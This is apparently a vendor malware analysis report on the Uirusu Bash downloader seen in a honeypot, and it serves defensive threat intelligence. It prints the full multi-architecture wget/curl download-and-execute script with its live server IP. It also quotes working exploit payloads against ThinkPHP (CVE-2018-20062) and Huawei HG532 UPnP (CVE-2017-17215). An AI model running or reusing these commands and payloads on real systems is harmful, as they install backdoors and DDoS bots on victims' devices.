SECTRIO

MALWARE REPORT

Uirusu-Downloader

Date: **18/08/2020**

Krupa Gajjar,
Sanjuktasree Chatterjee

BASH or **Bourne Again Shell** is liable to a vulnerability called remote code execution, in terms of how the script processes its specially designed environment variables. Most of the Linux based systems are prone to this vulnerability, as BASH is one of the most common installs found on such types of systems. A lot of programs permit such scripts to run in the background which allows the vulnerability to be exploited remotely over the network which makes it scarier and sometimes it can download one or more malicious files into the target machines. Hence such scripts act as Downloader, downloading malicious binary files on the target system. This blog encompasses analysis of Bash Script which is downloads 32-bit ELF samples which are capable of acting as Backdoor by installing itself on the target machine.

Overview

The Uirusu downloader script downloads multiple binary files by communicating to its connecting server. This script can infect a wide range of devices having different architectures as it downloads files compatible with `x86`, `ARM`, `MIPS`,`MPSL`, `PPC`, `sh4`, and `m68k`. The shell script is used so that multiple instructions can be executed with just one single line of command which is then used to download a series of ELF malware variants acting as Backdoor on the target machine and one of them will get executed on the system specific to its architecture.

The Uirusu downloader was collected in Subex Honeypot on 11th Aug 2020, which will download samples compatible with different architectures.

Script Review:

The script as mentioned earlier is Bash script (Fig 1) which when executed downloads multiple binaries on the system. The script uses `'wget'` and `'curl'` command to download the files by connecting to a remote location using the URL specified in the script. The binaries downloaded are stored in the `'/tmp'` directory and are also copied in `'/var/run'`, `'/mnt'`, and `'/root'` directory so as to maintain persistence.

```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.14.224.143/bins/
    gang123isgodloluaintgettingthesebinslikedammwtf.x86; curl -O http://45.14.224.143/bins/
    gang123isgodloluaintgettingthesebinslikedammwtf.x86;cat gang123isgodloluaintgettingthesebinslikedammwtf.x86 >cp;chmod +x *;./cp
    x86
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.14.224.143/bins/
    gang123isgodloluaintgettingthesebinslikedammwtf.mips; curl -O http://45.14.224.143/bins/
    gang123isgodloluaintgettingthesebinslikedammwtf.mips;cat gang123isgodloluaintgettingthesebinslikedammwtf.mips >cp;chmod +x *;./cp
    mips
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.14.224.143/bins/
    gang123isgodloluaintgettingthesebinslikedammwtf.mpsl; curl -O http://45.14.224.143/bins/
    gang123isgodloluaintgettingthesebinslikedammwtf.mpsl;cat gang123isgodloluaintgettingthesebinslikedammwtf.mpsl >cp;chmod +x *;./cp
    mpsl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.14.224.143/bins/
    gang123isgodloluaintgettingthesebinslikedammwtf.arm4; curl -O http://45.14.224.143/bins/
    gang123isgodloluaintgettingthesebinslikedammwtf.arm4;cat gang123isgodloluaintgettingthesebinslikedammwtf.arm4 >cp;chmod +x *;./cp
    arm4
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.14.224.143/bins/
    gang123isgodloluaintgettingthesebinslikedammwtf.arm5; curl -O http://45.14.224.143/bins/
    gang123isgodloluaintgettingthesebinslikedammwtf.arm5;cat gang123isgodloluaintgettingthesebinslikedammwtf.arm5 >cp;chmod +x *;./cp
    arm5
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.14.224.143/bins/
    gang123isgodloluaintgettingthesebinslikedammwtf.arm6; curl -O http://45.14.224.143/bins/
    gang123isgodloluaintgettingthesebinslikedammwtf.arm6;cat gang123isgodloluaintgettingthesebinslikedammwtf.arm6 >cp;chmod +x *;./cp
    arm6
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.14.224.143/bins/
    gang123isgodloluaintgettingthesebinslikedammwtf.arm7; curl -O http://45.14.224.143/bins/
    gang123isgodloluaintgettingthesebinslikedammwtf.arm7;cat gang123isgodloluaintgettingthesebinslikedammwtf.arm7 >cp;chmod +x *;./cp
    arm7
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.14.224.143/bins/
    gang123isgodloluaintgettingthesebinslikedammwtf.ppc; curl -O http://45.14.224.143/bins/
    gang123isgodloluaintgettingthesebinslikedammwtf.ppc;cat gang123isgodloluaintgettingthesebinslikedammwtf.ppc >cp;chmod +x *;./cp
    ppc
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.14.224.143/bins/
    gang123isgodloluaintgettingthesebinslikedammwtf.m68k; curl -O http://45.14.224.143/bins/
    gang123isgodloluaintgettingthesebinslikedammwtf.m68k;cat gang123isgodloluaintgettingthesebinslikedammwtf.m68k >cp;chmod +x *;./cp
    m68k
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.14.224.143/bins/
    gang123isgodloluaintgettingthesebinslikedammwtf.sh4; curl -O http://45.14.224.143/bins/
    gang123isgodloluaintgettingthesebinslikedammwtf.sh4;cat gang123isgodloluaintgettingthesebinslikedammwtf.sh4 >cp;chmod +x *;./cp
    sh4
```

Fig 1

Infection URL:
hxxp://45[.]14[.]224[.]143/bins/gang123isgodloluaintgettingthesebinslikedammwtf[.]x86

Communicating Server IP: 45[.]14[.]224[.]143/beetroot01

When the script drops all the malicious binary executable files in the '/tmp' directory, some temporary folders are also created which gets self-deleted after a certain amount of time.

System Calls:
The system calls made when the scripts gets executed on the machine are shown below (Fig 2).

```
strace: Process 18188 attached
strace: [ Process PID=18188 runs in 32 bit mode. ]
^Cstrace: Process 18188 detached
System call usage summary for 32 bit mode:
% time     seconds  usecs/call     calls    errors syscall
------ ----------- ----------- --------- --------- ----------------
  0.00    0.000000           0        43           _newselect
  0.00    0.000000           0         6           send
  0.00    0.000000           0        12           recv
------ ----------- ----------- --------- --------- ----------------
100.00    0.000000                    61           total
```

Fig 2

Files that are accessed by the downloader script are listed below:

- /etc/ld.so.cache
- /lib/x86_64-linux-gnu/libc.so.6
- /usr/lib/locale/locale-archive
- /usr/share/locale/locale.alias
- /usr/share/locale-langpack/en/LC_MESSAGES/coreutils.mo
- /proc/self/mountinfo
- /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache

As the script executes, and the binaries get downloaded, it creates multiple processes with random name, in a series in which one process gets self-deleted (Fig 3) after a fraction of second and a new process gets created.



Fig 3

The samples which get downloaded are ELF 32-bit statically linked executables, which when executed are using the same IP address (beetroot01) for communication and transferring data, from which it gets downloaded (Fig 4) when the bash script is executed. The malicious binary file is capable of installing Backdoor on the system and DDoS.



Fig 4

The binaries are capable of executing certain Shell commands embedded in the code, connecting to the CnC server for communication via HTTP GET and POST methods (Fig 5).



Fig 5

The malicious binary file tries to exploit the remote command execution vulnerability to infect home & office routers such as HuaweiHomeGateway router. As we see in the code of the binary it uses the following payload which attempts to execute a shell script to download a malicious file and transfer the output of that to some other and change that files executable permission and then execute it.



Fig 6

```
.rodata:08056380 aGetIndexPhpSIn db 'GET /index.php?s=/index/',9,'hink',7,'pp/invokefunction&function='
.rodata:08056380                                        ; DATA XREF: sub_80517E0+99D↑o
.rodata:08056380                 db 'call_user_func_array&vars[0]=shell_exec&vars[1][]=',27h,'wget htt'
.rodata:08056380                 db 'p://45.14.224.143/bins/gang123isgodloluaintgettingthesebinslikeda'
.rodata:08056380                 db 'mmwtf.x86 -O thonkphp ; chmod 777 thonkphp ; ./thonkphp ThinkPHP '
.rodata:08056380                 db '; rm -rf thinkphp',27h,' HTTP/1.1',0Dh,0Ah
.rodata:08056380                 db 'Connection: keep-alive',0Dh,0Ah
.rodata:08056380                 db 'Accept-Encoding: gzip, deflate',0Dh,0Ah
.rodata:08056380                 db 'Accept: /',0Dh,0Ah
.rodata:08056380                 db 'User-Agent: Uirusu/2.0',0Dh,0Ah
.rodata:08056380                 db 0Dh,0Ah,0
```

Fig 7

This vulnerability is found to be in ThinkPHP, which is web framework by Top Think. Widespread scanning for ThinkPHP vulnerability includes payload show in the above code, and successful execution of this results in installation of backdoor, DDoS, installing crypto mining software.

Another malicious payload we find in the code of the binary is constructs a POST request package in XML format and uses Digest access authentication mechanism for authorization. However the vulnerable point of remote command execution vulnerability is in the UPnP (Universal Plug and Play) service which is a set of networking protocols for network devices.

```
.rodata:08055DE0 aPostCtrltDevic db 'POST /ctrlt/DeviceUpgrade_1 HTTP/1.1',0Dh,0Ah
.rodata:08055DE0                                        ; DATA XREF: sub_804D540+9A4↑o
.rodata:08055DE0                 db 'Content-Length: 430',0Dh,0Ah
.rodata:08055DE0                 db 'Connection: keep-alive',0Dh,0Ah
.rodata:08055DE0                 db 'Accept: */*',0Dh,0Ah
.rodata:08055DE0                 db 'Authorization: Digest username="dslf-config", realm="HuaweiHomeGa'
.rodata:08055DE0                 db 'teway", nonce="88645cefb1f9ede0e336e3569d75ee30", uri="/ctrlt/Dev'
.rodata:08055DE0                 db 'iceUpgrade_1", response="3612f843a42db38f48f59d2a3597e19c", algor'
.rodata:08055DE0                 db 'ithm="MD5", qop="auth", nc=00000001, cnonce="248d1a2560100669"',0Dh
.rodata:08055DE0                 db 0Ah
.rodata:08055DE0                 db 0Dh,0Ah
```

Fig 8

In the POST HTTP request there is also an Authorization header which uses Digest access authentication. We can see that it is looking for some firmware device upgrade `'/ctrlt/DeviceUpgrade_1'`.

```
.rodata:08055DE0                 db '<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap'
.rodata:08055DE0                 db '.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/'
.rodata:08055DE0                 db 'soap/encoding/"><s:Body><u:Upgrade xmlns:u="urn:schemas-upnp-org:'
.rodata:08055DE0                 db 'service:WANPPPConnection:1"><NewStatusURL>$(/bin/busybox wget -g '
.rodata:08055DE0                 db '45.14.224.143 -l /tmp/binary -r /gang123isgodloluaintgettingthese'
.rodata:08055DE0                 db 'binslikedammwtf.mips; /bin/busybox chmod 777 * /tmp/binary; /tmp/'
.rodata:08055DE0                 db 'binary gang123isgodloluaintgettingthesebinslikedammwtf.mips)</New'
.rodata:08055DE0                 db 'StatusURL><NewDownloadURL>$(echo HUAWEIUPNP)</NewDownloadURL></u:'
.rodata:08055DE0                 db 'Upgrade></s:Body></s:Envelope>',0Dh,0Ah
.rodata:08055DE0                 db 0Dh,0Ah,0
```

Fig 9

This embedded XML code is used to inject some new code via `'NewStatusURL'`, as the name suggests it takes URL as input parameter but here instead the device gets tricked to execute shell commands by using the `'$()'`. Similar to the ThinkPHP vulnerability this also tries to

download a file and execute it by giving it executable permissions. Also, the `'NewDownloadURL'` has been tricked to echo `'HUAWEIUPNP'` message string.
File Hash: 1d8e182d4c23cca47bf2dde02bf24881

IOCs:

c3d4c84132ef4d45c3500b02fcc571ba
2defc2e0e855f9a123ddfaf8b00226cd
9333ac0784868a992773fb3538c5e930
9df2ba2f64b73a950c5d98c7b2245e40
089ba4e83147a5a3cb4e21dbf74ab098
9da30073116b334d3380164afb5ac819
71ebb95bc8800a18de2a020f6474f531
2f63835f63058ed56d85d76f5a187277
41d5f6679960d10ff029f63ec630a228
445ed4c61d54de640a0658629c97150f
af085abc9648d3fb2559131e43173fa0

MITRE Techniques:
`T1059,T1546,T1105,T1210,T1190,T1046,T1110,T1203,T1520,T1090,T1498, T1499`

CVE: `CVE-2014-6271,CVE-2017-17215,CVE-2018-20062`

Sectrio Protection

Sectrio detects this malware as 'SS_Gen_Downloader_Shell_EA''.
Sectrio detects the downloaded binary file as 'SS_Gen_Gafgyt_ELF_C'

Our Honeypot Network

This report has been prepared from the threat intelligence gathered by our honeypot network. This honeypot network is today operational in 72 cities across the world.

These cities have at least one of the following attributes:

- **Are landing centers for submarine cables**
- **Are internet traffic hotspots**
- **House multiple IoT projects with a high number of connected endpoints**
- **House multiple connected critical infrastructure projects**
- **Have academic and research centers focusing on IoT**

Have the potential to host multiple IoT projects across domains in the future
Over 12 million attacks a day is being registered across this network of individual honeypots. These attacks are studied, analyzed, categorized, and marked according to a threat rank index, a priority assessment framework that we have developed within Sectrio. The honeypot network includes over 4000 physical and virtual devices covering

over 400 device architectures and varied connectivity mediums globally. These devices are grouped based on the sectors they belong to for purposes of understanding sectoral attacks. Thus, a layered flow of threat intelligence is made possible.